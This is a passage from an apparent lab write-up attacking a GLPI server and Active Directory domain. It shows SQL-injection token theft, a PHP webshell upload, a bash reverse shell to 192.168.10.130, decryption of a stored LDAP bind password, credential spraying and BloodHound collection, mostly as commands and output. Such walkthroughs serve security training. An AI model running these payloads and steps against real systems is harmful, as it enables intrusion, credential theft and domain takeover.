[+] Trying to run SQL Query: SELECT password_forget_token FROM glpi_users WHERE name='glpi'
[+] Sleeping 0.5 seconds
[+] Length of result: 40
[+] Final result:
77f33188527a2f8b283f3608bdabf947b5551720
Now browse to the reset URL with the token attached and pick our own password:
http://syrax.dracarys.lab/glpi/front/lostpassword.php?password_forget_token=77f33188527a2f8b283f3608bdabf947b5551720



Credentials: glpi:SecretMyth123! — the username we dumped back in Section 2.1.4, with our fresh password.
One gotcha on the way in: the login form defaults to the LDAP backend as Login source. The glpi account is a local user, so the dropdown needs to be switched to GLPI internal database:
And we’re in — Super-Admin, as confirmed top-right:

Unauthenticated SQLi ➜ full admin takeover, without ever cracking a hash.
2.2 Authenticated RCE — PHP_UPLOAD
Remember the second exploit from --check-all: PHP_UPLOAD, needs an Admin session. GLPI’s file upload handling lets a SuperAdmin drop arbitrary PHP into files/_tmp/. Grab the session cookie from the browser after logging in, then:
# Proof of concept
➜ cat > secret.php << 'EOF'
<?php echo "SecretMyth was here!"; ?>
EOF

➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --cookie "glpi_76c35e3f7f6168a97d542f6bd597b600=erl9k2no36qflcfol7lbj5rstc" \
    --exploit "PHP_UPLOAD" \
    --run -O file=secret.php
[+] Your file is here: http://syrax.dracarys.lab/glpi/files/_tmp/secret.php

➜ curl -s "http://syrax.dracarys.lab/glpi/files/_tmp/secret.php"
SecretMyth was here!
Code execution confirmed. Before burning a reverse shell, check the PHP hardening posture:
➜ cat > info.php << 'EOF'
<?php
echo ini_get('disable_functions');
echo "|||";
echo ini_get('open_basedir');
echo "|||";
echo phpversion();
EOF

➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --cookie "glpi_76c35e3f7f6168a97d542f6bd597b600=erl9k2no36qflcfol7lbj5rstc" \
    --exploit "PHP_UPLOAD" \
    --run -O file=info.php

➜ curl -s "http://syrax.dracarys.lab/glpi/files/_tmp/info.php"
|||||||8.3.6
disable_functions= empty ✅open_basedir= empty ✅- PHP
8.3.6
Completely unhardened. Upload a webshell and catch a reverse shell with penelope:
➜ cat > pwn.php << 'EOF'
<?php system($_GET['cmd']); ?>
EOF

➜ glpwnme \
    --target http://syrax.dracarys.lab/glpi/ \
    --cookie "glpi_76c35e3f7f6168a97d542f6bd597b600=erl9k2no36qflcfol7lbj5rstc" \
    --exploit "PHP_UPLOAD" \
    --run -O file=pwn.php

➜ curl -s "http://syrax.dracarys.lab/glpi/files/_tmp/pwn.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

# Start the listener
➜ penelope -p 9294

# Fire the payload
➜ curl -G -s "http://syrax.dracarys.lab/glpi/files/_tmp/pwn.php?cmd=id" \
    --data-urlencode "cmd=bash -c \"bash -i >& /dev/tcp/192.168.10.130/9294 0>&1\""
www-data@syrax:/var/www/html/glpi/files/_tmp$ whoami && id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell as www-data on SYRAX. Time to loot.
3. Post-Exploitation — From www-data to Domain User
3.1 MySQL Credentials in the GLPI Config
First stop on any web shell: the app’s config file.
www-data@syrax:/var/www/html/glpi/config$ cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost:3306';
   public $dbuser = 'glpi';
   public $dbpassword = 'glpi';
   public $dbdefault = 'glpi';
   ...
}
glpi:glpi — default creds everywhere on this box. Worth remembering from the nmap scan: MySQL listens on all interfaces (port 3306 was open externally), so these creds would have worked from our attacker box too. But the real prize isn’t database access itself — it’s what the database holds. GLPI knows how to talk to Active Directory, and that knowledge lives in its tables.
GLPI can delegate authentication to LDAP, and it stores every configured directory in the glpi_authldaps table — including the bind account: the domain user GLPI impersonates to search the directory (check passwords, sync users, resolve groups). Any app integrated with AD needs such an account, and it has to be a valid domain credential. If we can read it, we have our first foothold in the domain.
www-data@syrax:/var/www/html/glpi/config$ mysql -h 127.0.0.1 -P 3306 -u glpi -pglpi
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1454
Server version: 8.0.46-0ubuntu0.24.04.3 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| glpi               |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use glpi
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------------------------+
| Tables_in_glpi                            |
+-------------------------------------------+
...[snip]...
| glpi_authldaps                            |
| glpi_authmails                            |
...[snip]...

# Dump domain creds
mysql> SELECT name, host, basedn, rootdn, rootdn_passwd FROM glpi_authldaps;
+------------------------------------+-------------------------------+--------------------+----------------------------------------+----------------------------------------------------------------------------------+
| name                               | host                          | basedn             | rootdn                                 | rootdn_passwd                                                                    |
+------------------------------------+-------------------------------+--------------------+----------------------------------------+----------------------------------------------------------------------------------+
| Active_Directory-ldap-dracarys.lab | ldaps://balerion.dracarys.lab | DC=dracarys,DC=lab | CN=sunfyre,CN=Users,DC=dracarys,DC=lab | geNM627VOTtzCZ/jheQT8OZ5EMH6Pbs6JTymzvxfuXGmxuCLeJuCUm5RcUrZLd02boE3zjOkveZWhvRy |
+------------------------------------+-------------------------------+--------------------+----------------------------------------+----------------------------------------------------------------------------------+
1 row in set (0.00 sec)
One row — and it tells the whole story:
host—ldaps://balerion.dracarys.lab: GLPI binds to the DC over LDAPS.basedn—DC=dracarys,DC=lab: the search root, confirming the domain.rootdn—CN=sunfyre,CN=Users,...: the bind account is a domain user namedsunfyre.rootdn_passwd— the bind password. Encrypted, but GLPI has to decrypt it at runtime to bind — which means the key is on this box.
Jackpot. Crack that blob open and we’re in the domain.
3.2 Decrypting the LDAP Bind Password
GLPI encrypts stored secrets (LDAP bind passwords, SMTP creds, OAuth secrets) with a key file at config/glpicrypt.key, using libsodium’s crypto_secretbox (XSalsa20-Poly1305) — see src/GLPIKey.php and the GLPI security documentation. The database blob is base64-encoded nonce || ciphertext. The encryption implementation changed in GLPI 9.5 when libsodium replaced the legacy MCrypt — GLPIKey::decrypt() handles the current format, decryptUsingLegacyKey() covers pre-9.5 installs.
Reversing that by hand is pointless though: GLPI ships the decryption logic in src/GLPIKey.php, and as www-data we can read both the key and the class. So we bootstrap GLPI’s own code and ask it to decrypt the value for us:
www-data@syrax:~$ find /var/www/html/glpi -name "*.key" 2>/dev/null
/var/www/html/glpi/config/glpicrypt.key

www-data@syrax:~$ grep -r "function decrypt" /var/www/html/glpi/src/ 2>/dev/null
/var/www/html/glpi/src/GLPIKey.php:    public function decrypt(?string $string, $key = null): ?string
/var/www/html/glpi/src/GLPIKey.php:    public function decryptUsingLegacyKey(string $string, ?string $key = null): string
The second match, decryptUsingLegacyKey, is the fallback for pre-sodium installs — we don’t need it; decrypt() handles the current format.
www-data@syrax:~$ php << 'EOF'
<?php
define('GLPI_ROOT', '/var/www/html/glpi');
define('GLPI_CONFIG_DIR', GLPI_ROOT . '/config/');
require GLPI_ROOT . '/vendor/autoload.php';
require GLPI_ROOT . '/src/GLPIKey.php';
$key = new GLPIKey();
$enc = "geNM627VOTtzCZ/jheQT8OZ5EMH6Pbs6JTymzvxfuXGmxuCLeJuCUm5RcUrZLd02boE3zjOkveZWhvRy";
echo $key->decrypt($enc) . PHP_EOL;
EOF
BSno5DP4tjJ4jIu8is3B
What’s happening in that snippet:
- The two
define()calls are what GLPI normally sets during bootstrap —GLPIKeyneeds them to locateglpicrypt.key. new GLPIKey()reads the key file from disk on its own — no arguments needed.decrypt()base64-decodes the blob, splits off the nonce, and opens it with the key. Out pops the plaintext.
The takeaway: encrypting stored credentials only stops someone who has the database but not the host. Once you have code execution, the key and the lock sit in the same place — same pattern as Jenkins’ hudson.util.Secret or Rails’ secret_key_base.
sunfyre:BSno5DP4tjJ4jIu8is3B — our first domain credential.
3.3 Lateral Movement — sunfyre
3.3.1 Validating the Creds
➜ for proto in smb ldap winrm rdp; do
    nxc $proto balerion.dracarys.lab -u 'sunfyre' -p 'BSno5DP4tjJ4jIu8is3B'
    echo '---'
done
SMB         192.168.56.10   445    BALERION         [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         192.168.56.10   445    BALERION         [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
---
LDAP        192.168.56.10   389    BALERION         [*] Windows 11 / Server 2025 Build 26100 (name:BALERION) (domain:dracarys.lab) (signing:Enforced) (channel binding:When Supported)
LDAP        192.168.56.10   389    BALERION         [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
---
WINRM       192.168.56.10   5985   BALERION         [*] Windows 11 / Server 2025 Build 26100 (name:BALERION) (domain:dracarys.lab)
WINRM       192.168.56.10   5985   BALERION         [-] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
---
RDP         192.168.56.10   3389   BALERION         [*] Windows 10 or Windows Server 2016 Build 26100 (name:BALERION) (domain:dracarys.lab) (nla:True)
RDP         192.168.56.10   3389   BALERION         [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
Valid everywhere except WinRM — a low-privilege domain user. One detail worth noting in the LDAP banner: signing:Enforced and channel binding:When Supported. LDAP writes from Linux will need to go over LDAPS — remember that when we get to the rbcd.py step in Section 7.
A quick look at the domain’s computer objects confirms the three lab machines:
➜ nxc ldap balerion.dracarys.lab \
    -u sunfyre -p 'BSno5DP4tjJ4jIu8is3B' \
    --computers
LDAP        192.168.56.10   389    BALERION         [*] Windows 11 / Server 2025 Build 26100 (name:BALERION) (domain:dracarys.lab) (signing:Enforced) (channel binding:When Supported)
LDAP        192.168.56.10   389    BALERION         [+] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
LDAP        192.168.56.10   389    BALERION         [*] Total records returned: 3
LDAP        192.168.56.10   389    BALERION         BALERION$
LDAP        192.168.56.10   389    BALERION         VHAGAR$
LDAP        192.168.56.10   389    BALERION         SYRAX$
3.3.2 BloodHound Collection
Time to map out what sunfyre can actually do. Full BloodHound collection with rusthound-ce:
first generate a local krb5.conf — NetExec can do this for us:
➜ nxc smb balerion.dracarys.lab \
    --generate-krb5-file /tmp/krb5.conf

➜ cat /tmp/krb5.conf
[libdefaults]
    dns_lookup_kdc = false
    default_realm = DRACARYS.LAB

[realms]
    DRACARYS.LAB = {
        kdc = balerion.dracarys.lab
        admin_server = balerion.dracarys.lab
        default_domain = dracarys.lab
    }

[domain_realm]
    .dracarys.lab = DRACARYS.LAB
    dracarys.lab = DRACARYS.LAB

# Generate TGT
➜ getTGT.py \
    dracarys.lab/sunfyre:'BSno5DP4tjJ4jIu8is3B'
[*] Saving ticket in sunfyre.ccache

# Dump BloodHound Data
➜ env KRB5CCNAME=sunfyre.ccache \
rusthound-ce \
    -d dracarys.lab -f balerion.dracarys.lab -k \
    --zip -c All
3.3.3 Group Memberships — Nothing Special (Almost)

Domain Users, Authenticated Users, Everyone — the usual wallpaper. One group stands out: LINUXUSERS, a custom group. That’s our first hint that domain users log into Linux hosts in this environment — file that away for the SSH/GSSAPI trick coming in Section 4. I didn’t dig into who was in the group — that came back to bite me later.
3.3.4 Delegation Hunting
BloodHound ships a pre-built query for this: “Shortest paths to systems trusted for unconstrained delegation”. Running it returns exactly one system — BALERION. That’s expected: every Domain Controller is trusted for unconstrained delegation by default, and coercing the DC isn’t a realistic move at this stage.
The interesting delegation misconfigurations in this lab are constrained, and we’ll tear into those in Section 5, once we own SYRAX$.
As for the prize itself — BALERION’s object, with the usual Tier Zero suspects hovering over it (Domain Admins ➜ Owns, GenericAll; Administrators ➜ WriteOwner; Enterprise Key Admins / Key Admins ➜ AddKeyCredentialLink):

No direct path from sunfyre to any of that. Yet.
4. Dollar Ticket Attack | Root on SYRAX
4.1 What Is the Dollar Ticket Attack?
The name comes from the dollar sign every machine account carries — WORKSTATION$, SERVER$. Three facts about Active Directory collide into an attack:
- Any domain user can create machine accounts. The
ms-DS-MachineAccountQuota(MAQ) attribute defaults to 10 — a legacy setting from when users joined their own PCs to the domain. Unless an admin sets it to 0, any authenticated user can create up to 10 computer accounts. - Machine accounts are real Kerberos principals. They can request TGTs and authenticate to services just like user accounts — and since you set the password at creation time, you fully control them.
- Domain-joined Linux resolves Kerberos principals to local users by name. When someone SSHes in with a Kerberos ticket, SSSD maps the principal to a local account. A machine account’s name is its short name plus
$— so[email protected]maps to the local userroot.
Put them together: create a machine account called root, request its TGT, SSH into a domain-joined Linux box — land as root. No Linux exploit, no SUID binary, no sudo misconfig. The privesc happens entirely inside Kerberos.
4.2 Why “root” Is Enough — and Why the KDC Doesn’t Stop You
This is the part that feels like it shouldn’t work, so let’s be precise about who checks what.
